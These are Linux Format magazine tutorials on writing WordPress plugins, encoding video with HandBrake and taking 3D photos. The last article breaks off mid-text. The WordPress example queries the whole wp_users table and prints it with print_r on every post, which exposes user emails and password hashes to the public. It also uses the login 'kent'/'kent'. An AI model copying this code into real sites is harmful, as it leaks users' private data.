In addition to the editing of the files, it's equally important that only trusted individuals have access to the Wordpress files and the database. Therefore, using strong passwords is always something we must consider when our files can be modified with accounts that can be accessed through the Internet via usernames and passwords.

QUICK TIP

Get the code for this project on the DVD or head to www.linuxformat.com/archives to download it.

The second one

Now that we have a grasp on the basic plugin setup and implementation, let's move on to the next level and create a new plugin that will execute specific code for our home page and other code if it's not the home page. To make this tutorial more accessible we'll use the recent theme Twentyseventeen, since our plugin will be

» CREATING DATABASE TABLES

With Wordpress and most other PHP applications for that matter, we can create database tables with the mySQL console or a tool like *phpmyadmin*. *Phpmyadmin* can be installed with the command line using the `apt-get install phpmyadmin` command. The mySQL console is installed when we install mySQL. Once installed, it is accessed with the `mysql` command. The code below shows a simple statement to create a table called accounts receivable.

```
CREATE TABLE Accounts_receivable (
  id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
        firstname VARCHAR(30) NOT NULL,
        lastname VARCHAR(30) NOT NULL,
        email VARCHAR(50),
        date datetime
);
```

The table we had just created will store a user ID, firstname, lastname, email address and the date entry was inserted into the database table. If we want to access this data with a plugin we can easily select the rows and output our data to the desired location; whether it be a Wordpress page, password-protected Wordpress page or a location within the admin panel.

QUICK TIP

Plugins can do wonders, but some have the ability to slow down a website, while others like WP Total Cache enable us to speed up load times. Always test and research to ensure that slow loading is not happening.

adding custom code to various locations in that particular theme.

For this example, we won't use a single file. Instead, we use multiple files in a single folder. So, let's get straight to that and make a folder called **/custom_js_add**. Inside the folder, let's create three files: **index.php**, **myScript.js** and **myScriptNotHome.js**.

To start with, we can copy the top 12 lines from our original plugin file called **our_plugin.php**. After that, we can customise those lines so it takes on the proper words for describing the purpose of the file.


For example, the words after @package and the plugin name can be changed to Custom JS. In addition, a new description like Custom JS Plugin is more informative. After those changes are complete, we can move on and add a little code to **index.php** which is the file that makes things happen. So, let's copy the code below into the file and we can go over the details afterwards:

```
add_action('wp', 'add_js_to_doc_head');

function add_js_to_doc_head()
{

  if (is_front_page()) {
    $src = plugins_url('myScript.js', __FILE__);
    wp_register_script('myScript', $src, array('jquery'));
    wp_enqueue_script('myScript', 999999999);
  } else if (!is_front_page()) {
    $src = plugins_url('myScriptNotHome.js', __
FILE__);
    wp_register_script('myScriptNotHome', $src,
array('jquery'));
    wp_enqueue_script('myScriptNotHome',
999999999);

  }
}
```

Since we plan to use custom javascript, we'll use the `wp` hook in our `add_action()` function. The function that will run is called `add_js_to_doc_head()`.

Within our function, we have a basic statement that will check if the actual page is the front page. The Wordpress function called `is_front_page()` runs the code between the curly bracket after the function until the word 'else' if the web page in the browser is the home page.

If it's not the home page, but another page like the post 'Hello World', the code that runs are the lines between the first curly bracket after `!is_front_page()` until the next curly bracket. The exclamation mark is a common symbol in programming that represents the word 'not'.



The password protected Wordpress admin is where most of the Wordpress work takes place. Plugins are installed here and the site can tweaked in many other aspects, such as theming.

Now that we know which code runs depending on the page, let's take a closer look to the rest of the details. Let's assume someone does load the home page and we can see what's going on.

The first line creates a variable called `$src` that essentially locates the javascript file we want to add to the head of the document. After that, the `wp_register_script()` function registers the script and the `wp_enqueue_script()` function adds it.

Let's open the two script files **myScript.js** and **myScriptNotHome.js** . To start with, copy the code below into the **myScript.js** file and we can go over the explanation afterwards:

```
(function($) {$(document).ready(function(){
  jQuery("<h2 style='margin-bottom:0px
!important;'>Our new H2 tag</h2>").insertBefore("p.
site-description");

});

})(jQuery);
```

On the home page, this code above inserts a new H2 tag above the default Wordpress description, 'Just another WordPress site'. It uses Jquery (which is a javascript library) and the `insertBefore()` method to add the code to exact spot.

Commonly, many Wordpress themes require regular SEO upgrades, which is why a plugin like this can help us to tag the pages so search engines will pick us up more often. For the other pages the code below will execute from the other file. It's simply a pop-up box that says "Hi".


```
(function($) {$(document).ready(function(){

  alert("Hi");

});

})(jQuery);
```

Our example is complete, let's think about some other similar instances for which we could have written code using that basic outline.

One that comes to mind is to alter the function called `add_js_to_doc_head()` . In another scenario, we may want to add a CSS style sheet to our website. In this case, we just swap out the **myScript.js** and **myScriptNotHome.js** files and swap them with the new, appropriate style sheets that would end with the . css extension.

We now have two files that can be used to customise the styling on our home page and for other pages. A plugin like this with minimal lines of code can be useful because most themes just allow for custom css and javascript code site wide; not page specific.

Let's make things a little more advanced and create one more final plugin. Let's go back to the first one we created called **our_plugin.php**, copy it and name this one **our_php_plugin.php**. The objective of this plugin will be to use PHP functions and interact with our mySQL database.



For those on the go, plugins can be edited from any computer to make modifications to the website.

After copying the file and saving it with a new name, we can do the basic steps we had done earlier. As a reminder, those steps are to change the @package, Plugin Name and Description. Once we've done that, we can use our admin to activate the plugin.

Note that when we use plugins, we can't have activated plugins with duplicate function names. Thus, we have two choices: deactivate a plugin or change the function name. The latter is obviously the better practice. So, let's go change the function name `hello_dolly_get_lyric` to `our_php_code`. While we're at it, let's chop out a lot of that plugin code and begin with an empty function along with the `add_action` function. The code is shown below:

```
function our_php_code() {

}

add_action( 'the_content', 'our_php_code' );
```

Let's add code inside the `our_php_code()` function. That code is displayed below and goes after the first curly bracket and before the last curly bracket. This code displays all the current users ID, login name, email and registration date:

```
global $wpdb;
  $users = $wpdb->get_results("SELECT * FROM wp_
users;");
  print_r($users);

  echo "<table>";
  foreach($users as $user){
    echo "<tr>";
    echo "<td>".$user->ID."</td>";
    echo "<td>".$user->user_login."</td>";
    echo "<td>".$user->user_email."</td>";
    echo "<td>".$user->user_registered."</td>";
    echo "</tr>";
  }
  echo "</table>";
```

The conclusion

So there we have it. We now have the knowledge to create custom Wordpress plugins that can alter content with CSS and javascript tips. In addition, we know how to interact with mySQL databases to deliver custom data from a database.

From here on the sky's the limit and our imagination can be used to create plugins that we will never be able to find otherwise. Since we now have those skills, we can use our teachings to modify other plugins that are close to what we want, but need a few tweaks to customise them exactly as needed. For those that want to learn by doing, all code in this tutorial can be typed to get a firm grip of the coding and text. However, the code with this tutorial contains all the lessons from this article.

If we plan to use the code from this article on our local Linux box, we can dump the complete Wordpress files into the html folder. After that, we can create a database and dump the SQL file into the new database and ensure that our database name, user and password in the **wp-config.php** file match the credentials from our newly, created database.

To access the backend, load our site like this **http://localhost/wordpress-plugins/wp-admin** and login with the user 'kent' and password 'kent'. Good luck and happy plugin making and editing! LXF

» WORDPRESS PLUGIN REPOSITORY

The Wordpress plugin repository can be found at **https://wordpress.org/plugins** and has over 52,000 plugins. In addition, there are many others that aren't listed there. The repo has everything from ecommerce, caching, SEO and more. Some plugins are free, while many others cost money or charge extra for 'pro' editions.


To find our desired plugin we can search through our Wordpress admin or from the site mentioned previously. For example, let's type in the word 'membership' and search. Almost immediately, we have a list to choose from.

At this point, especially if we find a plugin for which we are not familiar, we can see the features, reviews, popularity and documentation to narrow down the choice. After that, we can do some online browsing to make an even more informed decision for whether or not we wish to proceed with the installation. We must keep in mind that when we install more advanced plugins such as Woocommerce or Yoast SEO, our Wordpress installation does create new database tables so we can track information likes orders, returns and pricing.

Since our database can store sensitive data like passwords and orders, it's a good idea to carry out regular backups and use strong passwords so that our data isn't compromised.

QUICK TIP

Wordpress has more than 50,000 plugins in its repository. If we know how to build a plugin, we'll know the structure and location to edit other plugins we use, too.



All Wordpress tables can be easily managed with phpMyAdmin. It is a very common, free tool for mySQL databases(which Wordpress uses).

HANDBRAKE

Learn to encode video faster and better

Looking to make some awesome video rips, **John Knight** grits his teeth and tames the wild beast that is HandBrake. Ride 'em, cowboy!

OUR EXPERT

John Knight
When he's not playing video games in French, John can be found beating a bass drum loudly.

According to the website, "*HandBrake* is a tool for converting video from nearly any format to a selection of modern, widely supported codecs." Although it's certainly worth exploring, we should state that *HandBrake* is not easy to understand if you're a novice – the program is clearly designed with the power user in mind. Nevertheless, with some tutorial scenarios we can hopefully break it down into something more easily digestible and make the interface less intimidating.

HandBrake's interface is slightly unconventional and can be confusing at first, but stick with it, as some parts function beautifully and really make *HandBrake* stand out from the pack. We don't have space to cover the entire program, but hopefully we can take you through enough of the interface so that you can start encoding your own videos comfortably and confidently.

QUICK TIP

Video encoding is processor intensive and your CPU will immediately heat up – probably close to its acceptable limits. To avoid overheating, shut down any extraneous programs (particularly web browsers), and if you're sufficiently skilled, remove any dust or lint from the CPU heatsink when the computer is turned off.

Into the GUI

To break things down into something more easily digestible, we'll run through some simple scenarios to get a feel for the GUI. We'll start with single-file scenarios of low complexity, and then move on to multiple files in a queue, after which we'll add more advanced options to achieve some genuinely high quality rips. Let's start by turning something big into something little.

H.265 is set to become the new standard in online video, with its drastically reduced file size over its H.264 predecessor. Therefore, it seems fitting to shrink an H.264 video down into a much smaller H.265 video. So please get a big H.264 file ready (these are usually called **.mkv**), and we'll make it mini.


If your computer is sufficiently beefy to handle H.265, please follow along, otherwise try substituting these codecs with your own example of an older source being compressed with a newer codec.

To encode a single file, the process is pretty easy:

1. Click the Source button, and choose your file or disc
2. Choose your formatting and codec output options
3. Click Start

However, the GUI, codecs, and file formatting may take some explaining.

Start by clicking the big Source button at the top left and pick your large H.264 source file. Next, choose the destination for the encoded video. By default, *HandBrake* will output any files into the Videos folder of your home directory. If you would prefer another output folder, you can change that by accessing the drop-down box under the Destination heading.



HandBrake's Preview window is a life saver and elevates it from the trailing video-processing pack. We've found those cropping controls to be particularly brilliant.

You'll now have to choose your Format, which is also under the Destination heading. There's a choice of either MPEG-4 or Matroska: if your video is for something like social media, choose MPEG-4, but if your video is a full length movie, choose Matroska. Different software and different audiences will be expecting one format or the other, so choose the one that's most suitable for the task.

To choose the video codec, click the Video tab below. From the Video Encoder menu, choose the H.265 codec. If H.265 isn't available in this menu the codec may not be installed on your system. If this is the case then you need to check your system's package manager and install the relevant packages.

From here we won't change any other options – we'll just leave the defaults alone and examine the output. To get the ripping started, just click that big green Start button. Your estimated time will appear below – brace yourself,as this may take a while! After the rip is completed, check out the resulting file that's been saved into your Videos folder.

Using the default settings, we shrunk a 16.6GB H.264 video into a 2.3GB video with excellent image quality. But before you get too excited, there was still some inevitable picture degradation (though it was still excellent), and that audio is down-mixed from DTS surround into stereo. Those are still pleasing results for casual viewing, but we'll re-explore these issues later in the advanced section.

We've shrunk something down for a better file size, but what about reversing the process? That might sound crazy, but H.265 is very processor intensive and may be simply too much for older machines to play properly. Though relatively beefy, this machine is a few years old now, and when we tried to play an LG 4K tech demo in H.265, it almost brought the machine to a halt.

By using an older codec you can guarantee more compatibility with older machines. So what if we converted the 4K video into H.264 – would it play?

Following the same steps as before, we chose LG's tech demo as our source and Matroska as the format, but this time under the Video tab we used H.264 – the system default. And how did it run? Perfectly.

H.265 may not have worked properly in 4K, but 4K is already a big ask of any system. What about H.265 in a resolution that's more realistic, like 1080p?

With the 4K demo already loaded, we went back to the Video tab and just changed the Video Encoder to H.265, but to change the resolution you need to open the Picture tab. The controls under the Storage Geometry heading will adjust width and height.

When you hear someone speak about 1080p, 720p or 480p, they're referring to the height. So to scale up or down just adjust the height control and the width will adjust with it. For reference's sake, in 16:9 format, 1080p is 1,920x1,080, 720p is 1,280x720, and 480p is 854x480.

So how did the machine perform in 1080p instead of 4K? It was great, no problems. Which begs the question, do consumers really need 4K? Or is it a marketing wheeze rustled up by telly manufacturers?

Many files, light work


Now this is where *HandBrake* really comes into its own. The Queue feature enables you to complete a list of jobs instead of just one, which is perfect for running a bunch of encoding jobs while you're away from the computer – especially overnight.

Once you get used to which button does what, the process for multiple files is pretty easy:

1. Click Source button, and choose file or disc
2. Choose your formatting/output options
3. Click Enqueue, which puts an encoding job in the list
4. Repeat with another file, and Enqueue
5. Press Queue to browse your existing jobs, click the Edit button if you want to make any changes (the icon with the pencil)
6. Press Start

If you find that all your settings have disappeared and you want to make changes, the GUI is still in Queue mode – just hit the button again. We particularly like that each Queue'd video has its own independent settings, and whatever changes are made to one video won't apply to another.

If you need to cancel something for whatever reason, we particularly like the four options you get when you hit the big red Stop button: Cancel Current and Stop; Cancel Current, Start Next; Finish Current, then Stop; and Continue Encoding. It might be a small touch, but it's a thoughtful one that might end up saving you hours of lost work!



LG's company 4K tech demo was too much for our older machine to run in H.265, but changing to an older codec enabled it to run perfectly.

Tweaking for quality

This is what sorts new users from the veterans – where you really get down to the nitty-gritty of video encoding. While our previous rips have all been substantially smaller than their source, they're all still relatively large, being at least several gigabytes each. What if you want to make the rips smaller still?

The first place to try is bitrate. Open the Video tab and you'll see a slider, a checkbox for Constant Quality, and another for Bitrate (kbps). The Constant Quality option uses the slider: the further the slider is to the left, the higher the quality and file size; and the further to the right it is, the smaller the file but the lower the quality. That's the easy way to do it.

If you prefer more direct control, use the Bitrate (kbps) option. The default is set to 2,500, but we thought we'd try our luck squeezing it down to 1,000 kbps. With a combination of the lower bitrate, a lowered

QUICK TIP

Do you need to have a higher resolution in your video? For many purposes you won't need more than 720p, and for boring office use, even 480p may be acceptable.

» CODECS IN A NUTSHELL

Video codecs are the formats that compress raw video into something smaller and easier to handle. Although many kinds have existed, it all really started with MPEG (Moving Picture Experts Group) back in 1988. Advances in processing power meant video compression algorithms became more sophisticated, meaning you can squeeze more video quality into a smaller file size. DVD's MPEG-2 was a big step up over MPEG-1, and video file sharing really kicked off in the early 2000s when DiVX/MPEG-4 was able to squeeze near-DVD quality video on to a single CD.

However, each major step in video compression requires that hardware advance with it. MPEG-4 required a decently beefy PC back in the day, but eventually hardware MPEG-4 decoding was built into basic consumer devices such as DVD players and even car stereos. Likewise, it took some time for the hardware to catch up to the H.264 codec that's mainly in use these days, but even something as humble as a Raspberry Pi can play high-definition H.264 video without breaking into a fruity smelling sweat.

The next big thing is H.265, which needs anywhere between three to 10 times the processing power as H.264, but with the benefit of ouputting at approximately half the file size. Once mainstream consumer hardware catches up to this new standard, H.265 promises to deliver genuine high-definition video streaming over even modest internet connections.

QUICK TIP

Use an older video codec if you want compatibility across a broad range of devices. If you would like your video to work on devices like car stereos or DVD players, then MPEG-4 is your best bet. For more advice on device optimisation, visit the HandBrake website at www.handbrake.fr.


resolution of 720p, and stereo sound, we managed a file that had shrunk from 16.6GB to just over 1GB!

Now obviously it was nowhere near the quality of the original, and image degradation from the compression was starting to show, but for a casual viewer the quality would have been acceptable. Things needn't stop there, though. As the bitrate comes down, the ugly visual artefacts really start to show up, but *HandBrake* has a few tricks up its sleeve to get around this.

While we're still in the Video tab, if you use the manual Bitrate (kbps) option, you can enable 2-Pass Encoding. This essentially rips the video twice, but uses the data from the first rip to refine the picture accuracy in the second rip. This will take twice as long, though!

To further refine the image, open the Picture tab. At the bottom is the Filters section. Starting with Deblock, this cleans up that horrible effect where lower quality images become all blocky. Denoise takes away noisy elements such as film grain that make ripping more difficult and can reduce the file size. Detelicine removes a nasty combing effect resulting from the process of converting film to video.

Lastly, we have Decomb and Deinterlace. If you've ever watched something shot on video that looks all 'liney', this is known as interlacing. Deinterlacing fixes that, but it's such a common problem that there are multiple methods for deinterlacing. This means you'll just have to experiment with each setting – sorry. Whereas Deinterlace just bluntly applies the effect to the whole video, Decomb will attempt to detect any interlacing first and avoid needless image degradation.



Downsizing the 4K resolution to 1,080p enabled the video run fine. Are you really going to notice the difference?

There is one big drawback to enabling all of these options. Whereas a basic rip may be done in real-time or less, a hardcore rip will take longer. A lot longer.

Test-ripping a two-hour film with all the best features enabled, it took something like 16 hours to complete. Ripping over a couple of hours is one thing, and hey – even ripping overnight isn't too bad... but 16 hours? That adds a new level of impracticality and you'll need to work out how committed you are to a quality rip!

What an aspect?

Although it's unintuitive at first, these picture controls are excellent, particularly when combined with the Preview window. If you have a picture that needs cropping or re-proportioned to the correct aspect ratio, great. But if you have one of those irritating files that needs fixing in both areas, that's even better! Start by opening the Picture tab, and we'll go from there.

Other than removing those black borders, cropping is handy because a lot of file size can be wasted rendering black space. If you're going to do any cropping, start with that first, because annoyingly the Cropping controls will reset the Display Geometry controls.

HandBrake has the Auto Crop feature enabled by default, which in most cases will detect and remove black borders for you automatically. Interestingly, it will crop out wasted border space from any video file, and not just those with differences in aspect ratio. Nevertheless, always check the Preview window to see that it's worked properly. Some files are so badly ripped that only a human eye can figure them out!

Thankfully, you can adjust the crop settings on the fly, and the Show Crop button is particularly useful. Flick through the preview slider to make sure everything looks right through the rest of the file before continuing.

You can also crop manually if you prefer. First disable Auto Crop, which will enable the Cropping controls, and open the Preview window. As you adjust the cropping dimensions, the Preview window will update in real-time.

Moving on to resizing and aspect ratio, the GUI is obscure here and takes some working out. If you look under Storage Geometry, you'll find it all lies with the Anamorphic drop-down: leave it in Loose if you want to resize the video but maintain the aspect ratio, or put it in Custom if you want to change both.

With Loose, you can adjust the width and height, but both will be locked within the same numeric proportions. With Custom, you can adjust the width and the height, and the Preview window will grow or shrink along with it.

If you want to know what aspect ratio the video is now in, untick Keep Aspect in the neighbouring Display Geometry field, and the Display Aspect readout will reveal the aspect ratio. Keep resizing until it says 16:9 (or whichever ratio you want). These geometry controls are powerful, but they can be a nightmare to use.

Listen up, worms!

We've primarily focused on video here, but sound is half the equation and can significantly impact the file size. Although you can do some great stuff in *HandBrake*, audio configuration is where the GUI lets itself down..


BUT WAIT, THERE'S MORE COOL STUFF!

DVD Ripping *HandBrake* doesn't just rip from single video files, it also supports DVDs. You can find your disc if you look around in the Source window, or choose your disc drive under the File menu. Of course we respect copyright here at *Linux Format*, and will assume you have legal rights over anything you rip in your locality!

Chapter Markers If you look under the Chapters tab, you can add, customise and even label your own chapters to give your file that extra professional touch.

Grayscale Or as we say in the Queen's English, 'greyscale'. Check this option and your video will be converted to black and white. This is perfect for adding some moodiness to your movies or helping young film students be pretentious!

Device Presets To quote the website's feature list: "Get started with *HandBrake* in seconds by choosing a profile optimised for your device, or choose a universal profile for standard or high-quality conversions. Simple, easy, fast. For those that want more choice, tweak many basic and advanced options to improve your encodes". We didn't know that encode was a noun, but there you go. Apparently, *HandBrake* has presets for all kinds of devices, such as iPhones, Android tablets, the PlayStation 3 and even AppleTV!



There's no getting away from the fact that HandBrake's audio dialogues are utterly nightmarish. However, skip straight to the Audio List tab and you might stand a chance!

For stereo output things are generally fine. In either the Audio Defaults or the Audio List tab, you're bound to find settings that work in a codec of choice, though the Audio List tab is certainly easier to comprehend.

However, if you want to keep the audio in surround, that takes some more work. We'll cover DTS, DTS-HD, and Dolby Surround here. Given that DTS/DTS-HD is the primary choice for surround sound on Blu-ray, we'll cover that first. Dolby Surround rules the roost on DVD however, so we'll do that afterwards.

Starting with DTS and its HD cousin, we found that it's best to avoid the Audio Defaults tab entirely, and just open the Audio List tab instead. In the list below you'll probably have a default output listing, displaying something like "English (DTS)(5.1 ch)(48kHz) > AC3 (Dolby Pro Logic II)(48kHz)".

Click the Edit button with the pencil icon on the right. Now there will be a new configuration window that pops up, with essentially the same controls as in the Audio Defaults tab, but stripped down into something that actually makes sense.

Choose your audio track from the Source Track list. Now under the Encoder heading, choose DTS-Passthru (or DTS-HD Passthru if your file has that), at which point the other options will be greyed out. Click OK and the audio should be properly configured with surround sound, with the listing saying it will convert from DTS to "Passthrough". There are other ways of getting it to work, but we found this was the easiest, and will avoid losing quality.

Mixing things up

If your amplifier doesn't support DTS but does support Dolby Surround, we found you can remix the signal to suit. Choose AC3 from the Encoder list, followed by 5.1 Channels from the Mix list. This detected as Dolby Surround on our amplifier and worked. Ironically, when we choose Dolby Surround from the Mix list, it only came out as stereo! Blimey.

With that, let's move on to keeping a Dolby Surround source. If your source audio is surround, in the list below you'll probably have a default output listing saying something like "English (AC3)(5.1 ch)(48kHz) > AAC (avcodec)(Dolby Pro Logic II)(48kHz)".

Click the Edit icon as before, and again, choose your Source Track. This time from the Encoder menu choose AC3 Passthru, at which point the other options will be greyed out.

This is the best and easiest way if you want the surround sound to stay intact. However, if you want to change options such as the bitrate or gain, you can keep the Dolby Surround by choosing AC3 instead, with 5.1 Channels from Mix. And again, if you choose Dolby Surround, you'll probably just get stereo. Resist the urge to kick a piece of furniture.

While using passthrough for the audio will be easier and be the best quality, be aware that it will substantially increase your resulting file size. Our example rip earlier was only 2.3GB in stereo, but with surround sound it became 6.6GB – a dramatic increase, but still 10GB smaller than its source!

If you're serious about keeping surround in your rip while maintaining a small file size, we recommend that you experiment with codecs and bitrates until you find a solution which works for you.

Weighing things up

Ultimately, ripping is all about balance and compromise: size versus quality, compression versus compatibility, meticulousness versus practicality. What can it run on? Is it beautifully compressed but only runs on new hardware, or are you willing to sacrifice some sophistication so anyone can play it? It's about deciding what you can live without, because there's always a trade-off somewhere.

Furthermore, there are practical considerations to think of. Will people be counting on you to churn out new videos quickly and regularly, or can you take your time to produce something of high quality with a small file size? And if you're planning on ripping videos regularly, should you buy another computer that's dedicated to the task?

These factors will all determine what kind of ripper you are, and *HandBrake* tends to cater to the more dedicated user. Although some of its GUI controls are infuriating, others are genuinely brilliant, and provide functionality that makes the program indispensable to any serious video encoder. LXF

The Activity box might just seem like gobbledegook, but when something inevitably goes wrong, remember that it's here to help you troubleshoot.

GIMP

Create 3D photos quickly and cheaply

You don't need to buy a special expensive camera to take three-dimensional photographs, as **Mike Bedford** reveals.

OUR EXPERT

Mike Bedford is always on the lookout for ways to do things differently. The third dimension is just one of his many photographic interests.

We might live in a three-dimensional world but, by and large, our cameras are firmly rooted in two dimensions. Occasionally, a manufacturer will release a 3D model, which can be identified by its two or more lenses, but these are by no means cheap and, as a result, they rarely catch on.

The fact is, though, that you can enter into the world of 3D photography with nothing more specialised or expensive than an ordinary camera, as we're about to see. First, we'll look at what we mean by 3D photography and describe, in general terms, how it works. Next we'll provide practical instructions on how to take a photo that can be viewed in 3D. And finally we'll delve into the various ways of processing your photos so they can be viewed in all their three dimensional glory.

We'll look at off-the-shelf software and we'll also see how to manipulate your images with ordinary photo-editing software. Then, for those who fancy churning out some code, having learned the principles you'll be in a good position to write your own software.

Into the third dimension!

As a prelude to delving into the practicalities, it's important to explain what we mean by 3D photography. The human visual system uses several ways of perceiving depth and many of these are present in run-of-the-mill photography. So, for example, ordinary photos display perspective, which is an important way of differentiating near objects from more distant ones. Similarly, all photos capture the way that nearby objects partially obscure distant ones and that colour becomes less saturated at distance.

However, one visual clue is missing: stereoscopy. This relies on the fact that we have two eyes and we can, therefore, view the world from two slightly different viewpoints. Although it happens subconsciously, this enables our brain to estimate the distance to objects in the scene through triangulation and the result is a sense of depth. Normally, when we refer to 3D photography we're talking of a method of capturing and viewing a scene that makes it possible to experience stereoscopy.

In principle, this is simple enough. In capturing the scene it's necessary to take a pair of photos, which constitutes a stereo pair, and to view them a method is required that cause the left eye to see only the left-hand image and the right eye to see only the right-hand image. There are several ways of taking a stereo pair and even more ways of viewing them, as we're about to see.

It's fairly obvious how a dedicated 3D camera works. In the simplest of cases it has two lenses, separated by the same sort of distance as our eyes, so it's able to capture that all-important stereo pair. It's also possible to buy adapters for ordinary cameras. These are optical devices that use mirrors or prisms that enable the image from two slightly different viewpoints to be routed through the camera's single lens. Both methods are expensive so we'll look at a few alternatives, two of which will cost you nothing, and the other just a few pounds at a DIY store.

All these methods make it possible for two images to be captured from two different viewpoints, using a single camera. Often it's suggested that the two viewpoints should separated horizontally by 70cm, the distance between our eyes, but feel free to experiment. Some 3D photographers, for example, suggest a 30th or a 50th of the distance between the camera and the subject for distant objects, and a quarter of the distance for close-ups. The further the separation, the more exaggerated the effect.

The first method works only with optical viewfinder cameras – as opposed to those with just an LCD viewfinder – and doesn't cost a penny. Compose the photo while looking through the viewfinder with your left

Using a home-made slide box is a good way of capturing a stereo pair with a single camera and no expensive additions.

QUICK TIP

As an alternative to photography, you can generate stereo pairs from 3D CAD models like STL, OBJ or VRML files. Open them in a viewer and export a pair 2D images, having moved the viewpoint and appropriate distance between them. Process them just like photographic stereo pairs.

eye and press the shutter release. Move the camera and look through the viewfinder with your right eye and take another photo. The result might not be perfect, and it probably means that you'll have to correct any changes in the vertical distance between shots, but it's worth a try because it's free and easy.

A variant on this technique, which will work if your camera only has an LCD viewfinder, is to brace your camera in front of you and compose and take a shot with your weight on your left leg. Then transfer your weight to your right leg and take another. You'll probably have to experiment to get a repeatable distance between the two shots. The proviso for both these methods, and the one we're about to see next, is that the scene mustn't contain moving objects, and if you have a human subject ensure they remain perfectly still!

Two legs good, three legs better

A better method is to use a tripod and a device that enables you to move your camera a set distance between shots while also making sure there are no unintentional movements. Such devices are available commercially, and are called slide rails, but it's easy to make something that's almost as good – let's call it a slide box. It comprises a flat horizontal base along which you slide your camera, a back to ensure that the camera stays at the same distance from the subject and always points forward, and sides to provide end stops at the necessary separation to ensure your chosen distance between the two shots.

The exact dimensions vary with your camera and whether or not you need to be able to see the LCD display, but the photo (*below left*)gives you a good impression of what it should look like. This can easily be constructed using chipboard with the joints glued and pinned. You also need to attach a threaded screw into the bottom of the base so that the screw on your tripod can attach to the slide box. You might also want to line the inside of the back with fabric, to prevent the LCD panel from being scratched when you slide the camera. Using it is simple enough. Level the slide box on your tripod and place you camera in it so it sits against the back and left. Frame your shot using the tripod's adjustments and press the shutter release. Slide your camera along the back until it stops at the right edge and take another photo.

